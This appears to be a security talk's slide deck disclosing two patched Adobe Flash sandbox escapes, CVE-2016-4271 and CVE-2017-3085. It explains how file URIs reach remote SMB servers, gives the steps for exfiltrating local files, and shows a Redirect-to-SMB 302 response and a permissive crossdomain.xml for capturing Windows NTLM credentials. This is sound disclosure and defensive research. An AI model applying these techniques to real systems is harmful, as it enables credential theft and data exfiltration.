

# Playing in the Sandbox

## Bypassing Adobe Flash Input Validation

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# Who am I?

## **Björn Ruytenberg**

Information Security student at TU/e, RU  
BSc in Electrical Engineering and Computer Science  
Software engineer

Security researcher... for fun!

Found several vulnerabilities in Microsoft Office, VMware Workstation, Foxit Reader, Adobe Flash



# Today's topic: bug bounties

- Adobe Flash Sandbox Escapes
  - **CVE-2016-4271** -> \$3000
  - **CVE-2017-3085** -> \$2500
- You can do it too
  - Logic bugs: have a look at the specs
  - Use common developer tools
  - Add some dedication and a bit of creativity



# Introducing Adobe Flash

- Cross-platform application runtime
  - Browsers: Flash Player plugin
  - Desktop, mobile apps: Adobe AIR
- Use cases:
  - Streaming (DRM-protected) media
  - Browser-based games
  - Audio and video conferencing



# Embedding Flash code

- ActionScript code compiles to SWF binary
- Embed binary in
  - HTML pages (<embed> tag)
  - PDF
  - Office documents: DOCX, XLSX, PPTX

# Flash security sandboxes

- Flash sandbox modes:

- `Security.REMOTE`

- `Security.LOCAL_WITH_FILESYSTEM`

- `Security.LOCAL_WITH_NETWORK`

- `Security.LOCAL_TRUSTED`

- `Security.APPLICATION` (AIR)

- Allows remote connections
- No file system access
- No remote connections
- Allows full file system access

# Local by definition - Flash

- Open local file (e.g. HTML) with embedded Flash content
- Triggers ***local-with-filesystem*** sandbox
- But there's more: <sup>1</sup>

*local-with-filesystem: The default sandbox for local files. SWF files in this sandbox may not contact the Internet (or any servers) in any way—they may not access network endpoints with addresses such as HTTP URLs.*


*local file: A local SWF file describes any file referenced by using the "file" protocol or a UNC path which does not include an IP address or a qualifying domain. For example, "test\test.swf" and "file:\test.swf" are considered local files, while "\test.com\test.swf" and "\192.168.0.1\test.swf" are not considered local files.*

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<sup>1</sup> [http://help.adobe.com/en\\_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf6167e-7fff.html](http://help.adobe.com/en_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf6167e-7fff.html)

# Local by definition – SMB

- **Server Message Block (SMB)**
  - A network file sharing protocol
  - Preferred choice in Windows networks





# Local by definition – UNC

- **Universal Naming Convention (UNC)**

- Windows concept to express SMB paths: `\\Host\SharedFolder\Rsrc`
- Resources can be
  - Shared files
  - Devices
  - Named pipes
- Host identifiers: IP address, domain (FDQN), hostname (NetBIOS)
- UNC paths accepted by Flash?

~~\\10.0.0.1\share\resource.txt~~

~~\\someserver.com\share\resource.txt~~

\\somepc\C\$\resource.txt



**Not allowed: IP address**

**Not allowed: FQDN**

**Allowed, if *local* hostname is “somepc”**

# Local by definition – File URI

## File URI scheme (RFC 8089)

- References local file system only<sup>1</sup>
- Example:

```
file:///c:/Users/John/document.docx
```

- Flash imposes no restrictions
  - But cannot express remote paths, so nothing to restrict here... right?

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<sup>1</sup> While the File scheme does not exclude the use of remote host names, it does not allow specifying which network protocol should be used. Hence, in practice, host names are often ignored, while assuming the resource being referenced resides on the local host.

# Escaping the local sandbox (1/2)

- To summarize: ***local-with-filesystem*** lets us access UNC and File schemes, but
  - Flash restricts UNC to local host only
  - File scheme takes only local paths
- Where to go from here?

# Escaping the local sandbox (2/2)


- Let's revisit **path expressions on Windows**
  - Flash uses the *Win32 Shell API* to process outbound requests
  - Enables using File scheme to express UNC syntax
  - In our example:

```
\\10.0.0.1\share\remote_resource.txt (UNC syntax)
```

->

```
file:///10.0.0.1/share/remote_resource.txt (File scheme  
+ modified UNC syntax)
```

- **Remote resource becomes local:** we can now access SMB servers from local disk!



# Exfiltrating files out of sandbox

- **Approach:** append local file content to SMB resource request
- **Steps to take**
  - Read arbitrary local file
  - Format content to meet SMB path request limits
    - Split into <260 bytes chunks (path MAX\_LEN)
    - URL encode to avoid forbidden characters (e.g. /, \, #, @)
  - Append chunks to SMB resource requests
  - Make the consecutive requests
  - Capture requests on remote (attacker-controlled) side
  - URL decode, reconstruct complete file on remote side

# DEMO

## Exfiltrating files from local sandbox

<https://nautilus.bjornweb.nl/owasp/CVE-2016-4271-localfileexfil.mov>


# Pit stop: SMB

- We can now escape the sandbox and exfiltrate local files
- Exploit chain opens up ability to access remote SMB servers
- Can we leverage SMB for other attacks?




# SMB authentication

- SMB supports various authentication schemes
- NTLMv2 default scheme of choice
  - Logon using username + Hash(Pw)
  - Challenge-response authentication





# SMB Relay attack (2008)



**Bottom line:** attacker obtains  $U, Hash(Pw)$

# NTLMv2 hashes

- Attacker having  $U, Hash(Pw)$  enables
  - Mounting a “**Pass-the-Hash**” attack:
    - Attacker authenticates on third-party host victim is allowed to access (previous slide)
    - Attacker authenticates on client machine (patched in MS08-068) <sup>1</sup>
  - Obtaining **plaintext password** through
    - Rainbow tables
    - Bruteforcing the hash: 8-character password permutation found in <6h <sup>2</sup>


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<sup>1</sup> <https://blog.rapid7.com/2008/11/11/ms08-068-metasploit-and-smb-relay/>

<sup>2</sup> <https://arstechnica.com/information-technology/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/>

# Attack variant: SMBTrap

- Introducing *SMBTrap*
  - Python-based user credentials logger, acts as SMB “server”
- Attacker-controlled host: legitimate SMB server -> SMBTrap



<sup>1</sup> <https://github.com/CylanceSPEAR/SMBTrap/>

# DEMO

## Obtaining Windows user credentials

<https://nautilus.bjornweb.nl/owasp/CVE-2016-4271-winusercredleak.mov>


# CVE-2016-4271: discussion (1/2)

- **Recap:** Local sandbox escape
  - Exfiltrate local files, disclose to remote server
  - Expose Windows user credentials to remote server
- **Root cause analysis:** fundamental issues in sandbox policies
  - Arbitrary *local-with-filesystem*, *local file* definitions
  - Blacklist approach not covering corner cases
  - File URI being considered as local, effectively whitewashes remote UNC path
  - Renders Flash subject to SMB vulnerabilities
- Host-environment agnostic: affects Firefox, **Chrome**, **Edge**, IE, MS Office
- Sandbox policies introduced in version 9 (2006) -> vulnerability has been present for >10 years

# CVE-2016-4271: discussion (2/2)

- Fixed by Adobe in Flash Player 23
  - Introduces new sandbox policies
    - Drops *local-with-filesystem* sandbox entirely
    - Drops local file system APIs
    - Defaults to *local-with-networking* sandbox, i.e. no local file access
  - Requires refactoring existing Flash applications
    - Local file system interaction now requires HTML5 techniques... 😊
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4271>

# Fixed, or is it?



The screenshot shows a forum post from Adobe. The header includes the Adobe logo, navigation links for Support Home, Forums Home, News, Product, and Explore, and options for Sign in and Search. The post is by user 'chris.campbell' on Sep 23, 2016 at 2:15 PM. The title is '9/13/2016 - Release - Flash Player 23'. The post content includes a paragraph about updates, a link to a security bulletin, and a section on new features for Flash Player 23, specifically 'Disabling local-with-filesystem access in Flash Player by default'. The background section explains the rationale for this change.

Adobe Support Home Forums Home News Product Explore Sign in Search

chris.campbell Sep 23, 2016 2:15 PM

## 9/13/2016 - Release - Flash Player 23

In today's release, we've updated Flash Player with important bug fixes, security updates and new features. Current Flash Player customers who have selected the "Allow Adobe to install updates (recommended)" update mechanism will be automatically updated to the latest version of Flash Player over the next 24 hours.

**The most recent Flash Player security bulletin can be found here:** [Security Bulletin \(APSB16-29\)](#)

**New Features for Flash Player 23:**

**Disabling local-with-filesystem access in Flash Player by default**  
Beginning with Flash Player 23, local-with-network permissions will now be applied to all local SWF content, regardless of the preference chosen at compile time.

**Background:**  
When playing Flash (SWF) content from local filesystem, developers have historically been able to configure content to exclusively read from the filesystem, or communicate to the network. When this functionality was introduced over a decade ago, it enabled an interesting array of use-cases ranging from simple games to interactive kiosks. In context of modern web security, we believe that it is time to retire local filesystem functionality in the browser plugin. At the same time, Adobe AIR has been established as a robust, mature

- New sandbox policies seem a solid approach
  - But no mentioning of *remote* sandbox in release notes
  - ...Challenge accepted!

# The (revised) remote sandbox

- Rejects UNC and File-style paths
- Rejects any URLs not being prefixed by HTTP(S)
- Flash 23 silently introduced whitelist approach: restricts outbound requests to HTTP(S) scheme
- Where to go from here?



# SMB attacks, revisited (1/2)

- New attack vector: Redirect-to-SMB (2015)<sup>1</sup>

```
GET /somefile.txt HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0)
Accept-Encoding: gzip, deflate
Host: 23.100.122.3

HTTP/1.1 302 Found
Content-Type: text/html, charset=UTF-8
Location: file:///23.100.122.3/some/file.txt
Server: Apache
Date: Sat, 5 Aug 2017 15:59:12 GMT
Content-Length: 159
```

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<sup>1</sup> [https://www.cylance.com/content/dam/cylance/pdfs/white\\_papers/redirect-to-smb-20151012.pdf](https://www.cylance.com/content/dam/cylance/pdfs/white_papers/redirect-to-smb-20151012.pdf)

# SMB attacks, revisited (2/2)



## Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

### Vulnerability Note VU#672268

Original Release date: 13 Apr 2015 | Last revised: 05 Sep 2017

#### Description


##### CWE-201: Information Exposure Through Sent Data

The following Windows API functions (available via `urlmon.dll`) have been identified as being affected:



- `URLDownloadA`
- `URLDownloadW`
- `URLDownloadToCacheFileA`
- `URLDownloadToCacheFileW`
- `URLDownloadToFileA`
- `URLDownloadToFileW`

<sup>1</sup> <https://www.kb.cert.org/vuls/id/672268>

# Testing for susceptibility: basic idea



# Testing for susceptibility: first try



Source	Destination	Protocol	Length	Info
23.100.122.3	23.100.122.2	HTTP	318	GET /crossdomain.xml HTTP/1.1
23.100.122.2	23.100.122.3	HTTP	205	HTTP/1.1 404 NOT FOUND
23.100.122.3	23.100.122.2	HTTP	410	GET /somefile.txt HTTP/1.1
23.100.122.2	23.100.122.3	HTTP	246	HTTP/1.1 302 Found

- Wireshark shows no SMB traffic, but...
- What is happening here?

# Side track: cross-domain policy file

- Dictates when SWF is allowed to load resources from a different domain other than originating one
- If not explicitly allowed by *domain-b.com*, runtime will not load images from that domain if SWF is hosted on *domain-a.com*

A *cross-domain policy* file is an XML document that grants a web client, such as Adobe Flash Player or Adobe Acrobat (though not necessarily limited to these), permission to handle data across **domains**. When clients request content hosted on a particular source **domain** and that content make requests directed towards a **domain** other than its own, the remote **domain** needs to host a cross-domain policy file that grants access to the source **domain**, allowing the client to continue the transaction.

# Testing for susceptibility: second try

- No mentioning of *cross-protocol* data handling (HTTP -> SMB), yet our attack is blocked
- Wireshark trace unexpectedly shows *crossdomain.xml* request on originating machine hosting SWF
- Let's construct a *least-restrictive* cross-domain policy:

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <site-control permitted-cross-domain-policies="all"/>
  <allow-access-from domain="*" secure="false"/>
  <allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

# DEMO

## Obtaining Windows user credentials, revisited

<https://nautilus.bjornweb.nl/owasp/CVE-2017-3085-winusercredleak.mov>

# CVE-2017-3085: discussion (1/3)

- **Recap:** Remote sandbox escape
  - Circumvents Adobe's patch for CVE-2016-4271
  - Exposes Windows user credentials to remote server
- **Root cause analysis:** inconsistent input validation
  - Whitelist approach seemingly solid, but
  - Input validation only done once: initial HTTP request validated, consecutive redirects are not
  - Renders Flash susceptible to SMB vulnerabilities (again)
- Affects Firefox, IE, MS Office
  - Chrome, Edge sandboxes now block outbound SMB connections



CVE-2017-3085: Window x chrome://net-internals/# x

Chrome | chrome://net-internals/#events

capturing events (1914)

Capture Import Proxy Events Timeline DNS Sockets Alt-Svc HTTP/2 QUIC SDCH Cache Modules HSTS Bandwidth Prerender

169 of 169

<input type="checkbox"/>	693	HTTP_STREAM_JOB_CONTROLLER_BOUND	t=25638 [st=0]	URL_REQUEST_DELEGATE [dt=0]
<input type="checkbox"/>	694	HTTP_STREAM_JOB	t=25638 [st=0]	+URL_REQUEST_START_JOB [dt=3]
<input type="checkbox"/>	695	URL_REQUEST	t=25638 [st=0]	--> load_flags = 33024 (MAYBE_USER_GESTURE   VERIFY_EV_CERT)
<input type="checkbox"/>	697	DISK_CACHE_ENTRY	t=25638 [st=0]	--> method = "GET"
<input type="checkbox"/>	698	HTTP_STREAM_JOB_CONTROLLER_BOUND	t=25638 [st=0]	--> url = "http://23.100.122.2/some/file.txt"
<input type="checkbox"/>	699	HTTP_STREAM_JOB	t=25638 [st=0]	URL_REQUEST_DELEGATE [dt=0]
<input checked="" type="checkbox"/>	700	URL_REQUEST	t=25639 [st=1]	+HTTP_STREAM_REQUEST [dt=0]
<input type="checkbox"/>	702	DISK_CACHE_ENTRY	t=25639 [st=1]	HTTP_STREAM_JOB_CONTROLLER_BOUND
<input type="checkbox"/>	703	HTTP_STREAM_JOB_CONTROLLER_BOUND	t=25639 [st=1]	--> source_dependency = 703 (HTTP_STREAM_JOB_CONTROLLER)
<input type="checkbox"/>	704	HTTP_STREAM_JOB	t=25639 [st=1]	HTTP_STREAM_REQUEST_BOUND_TO_JOB
<input type="checkbox"/>	705	URL_REQUEST	t=25641 [st=3]	--> source_dependency = 704 (HTTP_STREAM_JOB)
<input type="checkbox"/>	706	HTTP_STREAM_JOB_CONTROLLER_BOUND	t=25641 [st=3]	-HTTP_STREAM_REQUEST
<input type="checkbox"/>	707	HTTP_STREAM_JOB	t=25641 [st=3]	HTTP_TRANSACTION_READ_RESPONSE_HEADERS
<input type="checkbox"/>	708	SSL_CONNECT_JOB	t=25641 [st=3]	--> HTTP/1.1 302 Found
<input type="checkbox"/>	709	TRANSPORT_CONNECT_JOB	t=25641 [st=3]	Date: Wed, 11 Oct 2017 14:07:36 GMT
<input type="checkbox"/>	710	HOST_RESOLVER_IMPL_JOB	t=25641 [st=3]	Content-Length: 0
<input type="checkbox"/>	711	URL_REQUEST	t=25641 [st=3]	Content-Type: text/html; charset=UTF-8
<input type="checkbox"/>	712	HTTP_STREAM_JOB_CONTROLLER_BOUND	t=25641 [st=3]	Location: file:///23.100.122.2/some/resource.txt
<input type="checkbox"/>	713	HTTP_STREAM_JOB	t=25641 [st=3]	Server: TornadoServer/4.4.2
